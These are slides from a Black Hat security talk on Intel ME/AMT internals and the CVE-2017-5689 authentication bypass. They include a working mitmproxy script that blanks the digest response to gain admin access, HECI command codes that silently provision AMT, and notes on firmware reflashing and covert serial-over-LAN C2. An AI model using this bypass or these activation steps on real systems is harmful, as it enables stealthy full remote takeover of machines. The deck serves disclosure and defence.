INTEL AMT. STEALTH BREAKTHROUGH

Dmitriy Evdokimov, CTO Embedi

Alexander Ermolov, Security researcher Embedi

Maksim Malyutin, Security researcher Embedi

 #BHUSA / @BLACKHATEVENTS

EMBEDI

Dmitriy Evdokimov

CTO of Embedi

d.evdokimov@embedi.com [@evdokimovds](https://twitter.com/evdokimovds)

Alexander Ermolov

researcher, reverse engineer, and information security expert

a.ermolov@embedi.com [@flothrone](https://twitter.com/flothrone)

Maksim Malyutin

programmer who has occasionally ended up dealing with information security

m.malyutin@embedi.com [@jesusfailed](https://twitter.com/jesusfailed)

Ask us in twitter live, during the BlackHat session!

Just use **#askaboutintelamt** hashtag in your question in twitter, and we will answer you at once!

1. Introduction to Intel 64 system architecture
2. Intel ME/AMT architecture overview
3. Unauthorized remote access to Intel AMT system
4. Spread out
5. Full attack scenario
6. Conclusions

Introduction to Intel 64 system architecture

The best known execution environments:

- Intel CPU
- Intel ME

UEFI BIOS and Intel ME firmware (and a few other blobs) are system firmware stored on the common SPI flash memory.

| | | | |
|---------|---------|--|--|
| CPU | Ring 3 |  User applications |  User applications (optional) |
| | Ring 0 |  OS kernel & drivers |  OS kernel & drivers (optional) |
| | Ring -1 |  Hypervisor (optional) | |
| | Ring -2 |  System Management Mode | |
| Chipset | Ring -3 |  Intel Management Engine | |



Intel ME/AMT architecture

Intel ME is based on the MCU with ROM and SRAM.

The most privileged and hidden execution environment:

- a runtime memory in DRAM, hidden from CPU
- full access to DRAM
- working even when CPU is in S5 (system shutdown)
- out-of-band (OOB) access to network interface
- undocumented communication protocol (MEI)

AMD have a similar technology presented in 2013 – the Platform Security Processor (PSP).

Intel ME is integrated into:

- Q-type chipsets since 960 series (2006)
 - Intel ME 2.x - 5.x
- Any chipset since 5 series (2010)
 - Intel ME 6.x - 11.x
 - Intel TXE 1.x - 3.x
 - Intel SPS 1.x - 4.x

Its name and firmware implementation is specific to a platform type:

- Desktop/Laptop Intel Management Engine (ME)
- Server Intel Server Platform Services (SPS)
- Mobile Intel Trusted Execution Engine (TXE)

| PCH | ME/AMT version |
|--|---------------------------------|
| 5 series chipset | ME 6.x (AMT 6.x) |
| 6 series chipset | ME 7.x (AMT 7.x) |
| 7 series chipset | ME 8.x (AMT 8.x) |
| 8 series chipset | ME 9.x (AMT 9.x) |
| 9 series chipset | ME 9.5.x/10x (AMT 9.5.x/10x) |
| 100 series chipset 200 series chipset | ME 11.x (AMT 11.x) |

Unknown ME ROM contents on production systems

ME ROM images can be found inside Intel ME firmware pre-production debug images
(used for debug ROM bypass capability)

Code is partially compressed with Huffman, but the dictionary is unknown
There is a reconstructed dictionary for ME 6.x - 10.x firmware (see `unhuffme`)

Undocumented MEI communication protocol
Some details are already reconstructed (see `me_heci.py`)

Inaccessible ME UMA

No method to disable Intel ME
But there are ways to cut out unnecessary firmware components (see `me_cleaner.py`)

| | |
|-------------------------------------|---|
| <u>me_unpack.py</u> | parse Intel ME firmware images and extract all partitions/modules |
| <u>me_util.py</u> | send commands to Intel ME through HECI |
| <u>Intelmetool</u> | check Intel ME status through HECI |
| <u>unhuffme</u> | unpack Huffman-compressed modules from Intel ME firmware image 6.x – 10.x |
| <u>MEAnalyzer</u> | a tool to analyze Intel ME firmware images |
| <u>unME11</u> | unpack some Huffman-compressed modules from Intel ME firmware 11.x |

- “Rootkit in your laptop”, Igor Skochinsky
- "Intel ME: The Way of the Static Analysis", Dmitry Sklyarov
- A. Kumar, «Active Platform Management Demystified: Unleashing the Power of Intel VPro (TM) Technology», 2009, Intel Press.
- Xiaoyu Ruan, «Platform Embedded Security Technology Revealed: Safeguarding the Future of Computing with Intel Embedded Security and Management Engine”, 2014, APress.

There are main firmware components:

- bringup module
- kernel
- drivers and services (to support timers, network, heci, ...)

and the applications, that implements different Intel technologies:

- PTT
- AMT
- ...

Depending on the technologies applied, the firmware types are:

- Ignition firmware (ME 6.x only) - the minimal contents
- 1.5MB firmware - not full modules contents
- 5MB firmware - full firmware contents

Intel AMT is an application inside Intel ME firmware.

Intel AMT features:

- Web-Interface
- SOL
- IDE-R
- KVM

It is a part of the “vPro” brand, so it is officially supported on the vPro-marked systems. Usually these systems have Q-type chipsets.

Access Control List (ACL) Management

Access Monitor

**Agent Presence

Alarm Clock

Boot Control

Certificate Management

Discovery

*Event Manager

Hardware Assets

**KVM Configuration

**Network Administration

Power

Power Packages

**Redirection (SOL and USB-R)

Remote Access

Storage

**Storage File System

*System Defense

Time Synchronization

User Consent

*Wireless

* Possible interesting for attacker



** Interesting for attacker

Intel AMT features can be accessed via a network or a local interface

Intel AMT has two types of interfaces: network interfaces (Intel AMT Releases 2.5, 2.6, 4.0, and 6.0 and later releases support a wireless, along with a wired, network interface) and a local interface.

TCP/UDP messages addressed to certain registered ports are routed to Intel AMT when those ports are enabled. Messages received on a wired LAN interface go directly to Intel AMT.

Local applications can communicate with the Intel ME the same way network applications do: WS-Management over SOAP over HTTP. This could be done using the Local Manageability Service.

- 5900 – AMT VNC-server without encryption;
- 16992 – AMT web-server, HTTP protocol;
- 16993 – AMT web-server, HTTPS protocol;
- 16994 – AMT redirection for SOL, IDE-R, KVM without encryption;
- 16995 – AMT redirection for SOL, IDE-R, KVM with TLS.

Intel AMT authentication options:

- Digest
- Kerberos

Unauthorized remote access to Intel AMT system

As for [RFC 2617](#), the first time the client requests the document, no Authorization header field is sent, so the server responds with *401 Unauthorized*.

```
$ mitmdump -p 8080 -dd
Proxy server listening at http://0.0.0.0:8080
127.0.0.1:50186: clientconnect
>> GET http://192.168.1.1:16992/index.htm
    Host: 192.168.1.1:16992
    User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:52.0) Gecko/20100101 Firefox/52.0
    Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
    Accept-Language: en-US,en;q=0.5
    Accept-Encoding: gzip, deflate
    Connection: keep-alive
    Upgrade-Insecure-Requests: 1
<< 401 Unauthorized 689b
    WWW-Authenticate: Digest realm="Digest:C8090000000000000000000000000000",
nonce="+9GoAAZEAAcYo+Ka4uJ0dCwoKCxAtTP2",stale="false",qop="auth"
    Content-Type: text/html
    Server: Intel(R) Active Management Technology 9.0.30
    Content-Length: 689
    Connection: close
127.0.0.1:50186: clientdisconnect
```

When given a username and password, the client responds with a new request, including the Authorization header field:



```
...
127.0.0.1:50190: clientconnect
>> GET http://192.168.1.1:16992/index.htm
    Host: 192.168.1.1:16992

    Cache-Control: no cache
    Expires: Thu, 26 Oct 1995 00:00:00 GMT
```

Probably the easiest way to start digging into ME firmware prior to 10.x would be like:

```
$ git clone https://github.com/embedi/meloder.git
$ cd meloder
$ ln -s meloder.py ~/your-ida-place/loaders
$ ln -s _meloder ~/your-ida-place/loaders
$ idaq 9.0.30.1482_5MB_PRD_RGN.bin
```

... which will result in:

```

```

Let's now look closer at the actual code of NETSTACK_CODE_20431E74() subroutine:

```
...
; NETSTACK_CODE:20431ED4
add    r13, sp, 0x7C
mov    r0, r17
mov    r1, r18
add    r2, r14, (aResponse_0 - aUsername) # "response"
add    r3, r13, 0x24 # R3 = SP + 0xA0 = &response
bl     NETSTACK_AuthGetValue
cmp    r0, 0
bne   error
...
; NETSTACK_CODE:20431FC8
ld     r1, [sp,0x10C+user_response]
mov    r0, r13 # computed_response
ld     r2, [sp,0xA4] # response.length
bl     RAPI_strncmp
cmp    r0, 0
bne   error
mov    r0, 0 # zero means success!
add    sp, sp, 0x108
b     RAPI_20000DA4 # ret
```

The part where the call to `strncmp()` occurs seems most interesting here:

```
/* NETSTACK_CODE:20431FC8 */
if(strncmp(computed_response, response.value,
           response.length))
{
    goto error;
}
return 0;
```

Given an empty string the `strncmp()` evaluates to zero thus accepting an empty response as a valid one!

Once again we will use a [mitmproxy](#) tool, but armed with a script that blanks the “response” field of Authorization header:

```
$ cat > blank_auth_response.py
import re



def start():
    return BlankAuthResponse()

class BlankAuthResponse:

    RESPONSE_RE = re.compile('(response=".*?")', flags=re.DOTALL)

    def request(self, flow):
        if flow.request.port in (16992, 16993):
            if 'Authorization' in flow.request.headers:
                flow.request.headers['Authorization'] = \
                    self.RESPONSE_RE.sub('response=""', flow.request.headers['Authorization'])
```

Local proxy, armed with the above-mentioned script, and try to access the Intel AMT through this proxy using an obviously incorrect password.



As in the previous case no Authorization header field is sent, so the server responds with *401 Unauthorized*.

```
$ mitmdump -p 8080 -dd --no-http2 -s blank_auth_response.py

Every AMT feature is now available for an attacker as if he knows the admin password.

The screenshot shows the Intel Active Management Technology (AMT) web interface. The top navigation bar includes "System Status", "Hardware Information", "Event Log", "Remote Control", "Power Policies", "Network Settings", "IPv6 Network Settings", "System Name Settings", and "User Accounts". The "Remote Control" section is active, displaying "Power state: On" and "Send a command to this computer:" with options: "Turn power off*", "Cycle power off and on*", and "Reset*". A "Select a boot option:" dropdown menu is open, showing "Normal boot", "Boot from local CD/DVD drive", and "Boot from local hard drive". A "Send Command" button is at the bottom.

The screenshot shows the Intel Active Management Technology (AMT) web interface displaying system status. The top navigation bar includes "System Status", "Hardware Information", "Event Log", "Remote Control", "Power Policies", "Network Settings", "IPv6 Network Settings", "System Name Settings", and "User Accounts". The "System Status" section is active, displaying a table of system information:

| Property | Value |
|--------------|--------------------------------------|
| Power | On |
| IP address | 192.168.1.1 |
| IPv6 address | Disabled |
| System ID | 03880288-0488-0588-8706-880700080009 |
| Date | 7/5/2017 |
| Time | 9:52 pm |

A "Refresh" button is located below the table. The footer contains the copyright notice: "Copyright © 2005-2013 Intel Corporation. All Rights Reserved. Intel® Active Management Technology firmware version: 9.0.30-build 1482".

From Intel Product Security Incident Response Team <Intel.Product.Se...> ★
Subject Intel Announces Bug Bounty Program 03/16/2017 12:10 AM
To [redacted] ★, Me <m.malyutin@embedi.com> ★, Intel Product

Maksim,
Intel announced a bug bounty program at CanSecWest today in Vancouver B.C. Here is the Intel link and it includes requirements <https://security-center.intel.com/BugBountyProgram.aspx>. Can you please review and let us know if you'd be interested in participating we could use the AMT vulnerability you discovered as a starting point.

Sincerely,

Intel Product Security Incident Response Team

|-------------|-----------------------------------|--------------|---|
| State | ● Triaged (Open) | Severity | 🔴 Critical (9.8) |
| Reported To | Intel Corporation | Participants |    |
| Scope | | Visibility | Private |
| Weakness | Improper Authentication - Generic | | |
| Bounty | \$10,000 | | |

Vulnerability Details : [CVE-2017-5689](#)

An unprivileged network attacker could gain system privileges to provisioned Intel manageability SKUs: Intel Active Management Technology (AMT) and Intel Standard Manageability (ISM).
An unprivileged local attacker could provision manageability features gaining unprivileged network or local system privileges on Intel manageability SKUs: Intel Active Management Technology (AMT), Intel Standard Manageability (ISM), and Intel Small Business Technology (SBT).

– CVSS Scores & Vulnerability Types

| | |
|------------------------|---|
| CVSS Score | 10.0 |
| Confidentiality Impact | Complete (There is total information disclosure, resulting in all system files being revealed.) |
| Integrity Impact | Complete (There is a total compromise of system integrity. There is a complete loss of system protection, resulting in the entire system being compromised.) |
| Availability Impact | Complete (There is a total shutdown of the affected resource. The attacker can render the resource completely unavailable.) |
| Access Complexity | Low (Specialized access conditions or extenuating circumstances do not exist. Very little knowledge or skill is required to exploit.) |
| Authentication | Not required (Authentication is not required to exploit the vulnerability.) |
| Gained Access | None |
| Vulnerability Type(s) | Gain privileges |
| CWE ID | 264 |

- [Intel SA 00075 Security Advisory](#)
- [US-CERT](#)

There is a vulnerability that allows attackers to log as “admin” user in the AMT.

- The only thing needed is open 16992/16993 port
- Doesn't depend on software
- Turned off devices may be attacked as well
- Some systems are accessible through the Internet
- Attackers can use all the Intel AMT capabilities for their own good

There are 2 attack methods:

- Local (by using the LSM service)
- Remote (via the open port)

- Different BIOS
Intel MBEx module
- Similar Intel ME
firmware versions
and code

AMT everywhere*

* — 5MB firmware

- Expensive
- vPro
- Intel Q-type
chipsets

The HECI is used to configure Intel AMT.

HECI PCI CFG points to HECI MMIO, where the circular buffer window is mapped to send messages to Intel ME and get responses.

23.1.2 MEIO_MBAR—Intel® MEI 1 MMIO Registers

These MMIO registers are accessible starting at the Intel MEI 1 MMIO Base Address (MEIO_MBAR) which gets programmed into D22:F0:Offset 10–17h. These registers are reset by PLTRST# unless otherwise noted.

Table 23-2. Intel® MEI 1 MMIO Register Address Map

| MEIO_MBAR+ Offset | Mnemonic | Register Name | Default | Attribute |
|-------------------|-----------|--------------------------------------|-----------|---------------|
| 00–03h | H_CB_WW | Host Circular Buffer Write Window | 00000000h | W |
| 04h–07h | H_CSR | Host Control Status | 02000000h | RO, R/W, R/WC |
| 08h–0Bh | ME_CB_RW | Intel ME Circular Buffer Read Window | FFFFFFFFh | RO |
| 0Ch–0Fh | ME_CSR_HA | Intel ME Control Status Host Access | 02000000h | RO |

PCI Configuration Registers (Intel® MEI 1—D22:F0)

Intel® MEI 1 Configuration Registers Address Map (Intel® MEI 1—D22:F0) (Sheet 1 of 2)

| Offset | Mnemonic | Register Name | Default | Attribute |
|---------|-----------|-------------------------------|--------------------------|-----------|
| 00h–01h | VID | Vendor Identification | 8086h | RO |
| 02h–03h | DID | Device Identification | See register description | RO |
| 04h–05h | PCICMD | PCI Command | 0000h | R/W, RO |
| 06h–07h | PCISTS | PCI Status | 0010h | RO |
| 08h | RID | Revision Identification | See register description | RO |
| 09h–0Bh | CC | Class Code | 078000h | RO |
| 0Eh | HTYPE | Header Type | 80h | RO |
| 10h–17h | MEIO_MBAR | Intel MEI 1 MMIO Base Address | 00000000 0000004h | R/W, RO |
| 2Ch–2Dh | SVID | Subsystem Vendor ID | 0000h | R/WO |
| 2Eh–2Fh | SID | Subsystem ID | 0000h | R/WO |
| 34h | CAPP | Capabilities List Pointer | 50h | RO |

HECI is based on DCMI-HI protocol.

There are clients (code modules) that use HECI inside Intel ME firmware. To connect them you need to know GUIDs of the client.

Known GUIDs :

| | |
|-------|--------------------------------------|
| ICC | 42b3ce2f-bd9f-485a-96ae-26406230b1ff |
| MKHI | 8e6a6715-9abc-4043-88ef-9e39c6f63e0 |
| LMS | 3d98d9b7-1ce8-4252-b337-2eff106ef29f |
| AMTHI | 12f80028-b4b7-4b2d-aca8-46e0ff65814c |

The message to Intel ME should contain the command description (specifies the action required from Intel ME to make). The command is described by the groupID/command field.

To send the message through the HECI you need to

1. Connect to the client using the GUID
2. Send a message using the following format:

```
struct
{
    unsigned int groupID;    // the AMTHI client code, 0x12
    unsigned int command;   // command code
    unsigned int isResponse;
    unsigned int reserved;
    unsigned int result;
};
```

3. Get the acknowledge message

MEI->AMTHI transactions required to activate the AMT

| Command name | groupID | Command code | Ack code | Description |
|--------------|--------------|--------------|----------|-------------------------------|
| AMT_INIT | groupID 0x12 | command 0x05 | ack 0x85 | Network access initialization |
| AMT_SET_PWD | groupID 0x12 | command 0x09 | ack 0x89 | Set password for admin user |
| AMT_SET_IVP4 | groupID 0x12 | command 0x0C | ack 0x8C | Set IP address |

Attention! Non-vPro systems has no user interface for disabling Intel AMT!

MEI->AMTHI transactions required to deactivate the AMT

| Command name | groupID | Command code | Ack code | Description |
|-----------------|--------------|--------------|----------|--------------------------------|
| AMT_UNPROVISION | groupID 0x12 | command 0x06 | ack 0x86 | AMT deactivation (need reboot) |

AMTactivator:

1. mei.sys - 32-bit kernel driver to work with MEI
2. mei64.sys - 64-bit kernel driver to work with MEI
3. AMTactivator.exe - the application

The workflow:

1. Find the MEI device in the PCI CFG and get the base address if the MEI MMIO.
2. Use the MEI MMIO to send activation/configuration commands to Intel ME that.

Systems tested:

| Intel ME version | System and chipset | CPU |
|------------------|---|-------------------------------|
| 7 | Intel DQ67SW (vPro), Intel Q67 | Intel Core i7-2600 (vPro) |
| 8 | Gigabyte GA-H77-D3H (non-vPro), Intel H77 | Intel Core i7-3770 (vPro) |
| 9 | Gigabyte GA-Q87N (vPro), Intel Q87 | Intel Core i3-4300 (non-vPro) |
| | | Intel Core i5-4590 (vPro) |
| | Gigabyte GA-H97-D3H (non-vPro), Intel H97 | Intel Core i5-4590 (vPro) |

Current limitations of AMT activator

- Only 6 - 9 Intel desktop chipset series are supported. Successful AMT activation on 100/200 series chipsets not yet achieved.
- Intel AMT configures to Standard Manageability mode (without the KVM feature) if your CPU is non-vPro.
- Intel AMT activation is possible on the systems with Intel ME 5MB firmware (1,5MB firmware doesn't have such functionality).
- Windows only, can be ported to Linux.
- Uses our kernel drivers for its operation. Can be implemented to work with Intel MEI driver as well.

 **Xeno Kovah**
@XenoKovah Follow

Remember that time we showed using AMT SOL for C2 from SMM...? [legbacore.com/Research_files ... section 6.2](http://legbacore.com/Research_files...section6.2)

 **Microsoft MMPC** @msftmmpc
PLATINUM attackers can use Intel AMT SOL for stealthy C2 even with network cards disabled. Analysis and demo at ow.ly/iSy430corTN

8:12 PM - 8 Jun 2017

- 2015, "How Many Million BIOSes Would you Like to Infect?", Xeno Kovah & Corey Kallenberg
 - Section 6.2 "Network command & control of firmware-level malware"
 - SMM malware
 - Just writing data to a serial port
- 2017, "PLATINUM continues to evolve, find ways to maintain invisibility", Windows Defender Advanced Threat Hunting Team
 - Use Intel AMT Serial-over-LAN (SOL) channel for communication
 - Use AMT Technology SDK's Redirection Library API (imrsdk.dll)
 - IMR_SOLSendText()/IMR_SOLReceiveText() functions

- Periodically check if your system doesn't have Intel AMT enabled (network ports)
 - But an attacker could periodically change the state of Intel AMT (enable/disable)
- Uninstall Intel MEI driver
 - But an attacker could use its own driver to access MEI
- Use the network firewall to block any external requests to Intel AMT known network ports
 - Not useful for companies that use Intel AMT in their network infrastructure
- Use [me_cleaner](#) to cut out the unnecessary functionality from Intel ME firmware of your system
 - Could brick your system (you will need a hardware programmer to recover)

A short, vertical green line on the left side of the slide, serving as a decorative element.

Spread Out 2

Methods:

- using the SPI flash programmer (if flash memory regions are locked)
- software way (if flash memory regions are not locked)
 - through kernel driver
 - using BIOS vulnerabilities

An obvious limitation: the new FW should fit the SPI flash size

Systems with 6 - 9 series chipsets *

system won't boot (resets during the early phases of boot process)

Systems with 100 series chipsets *

system boots

* – work in progress

What could an attacker do?

Case 1: The system uses outdated Intel AMT
CVE-2017-5689

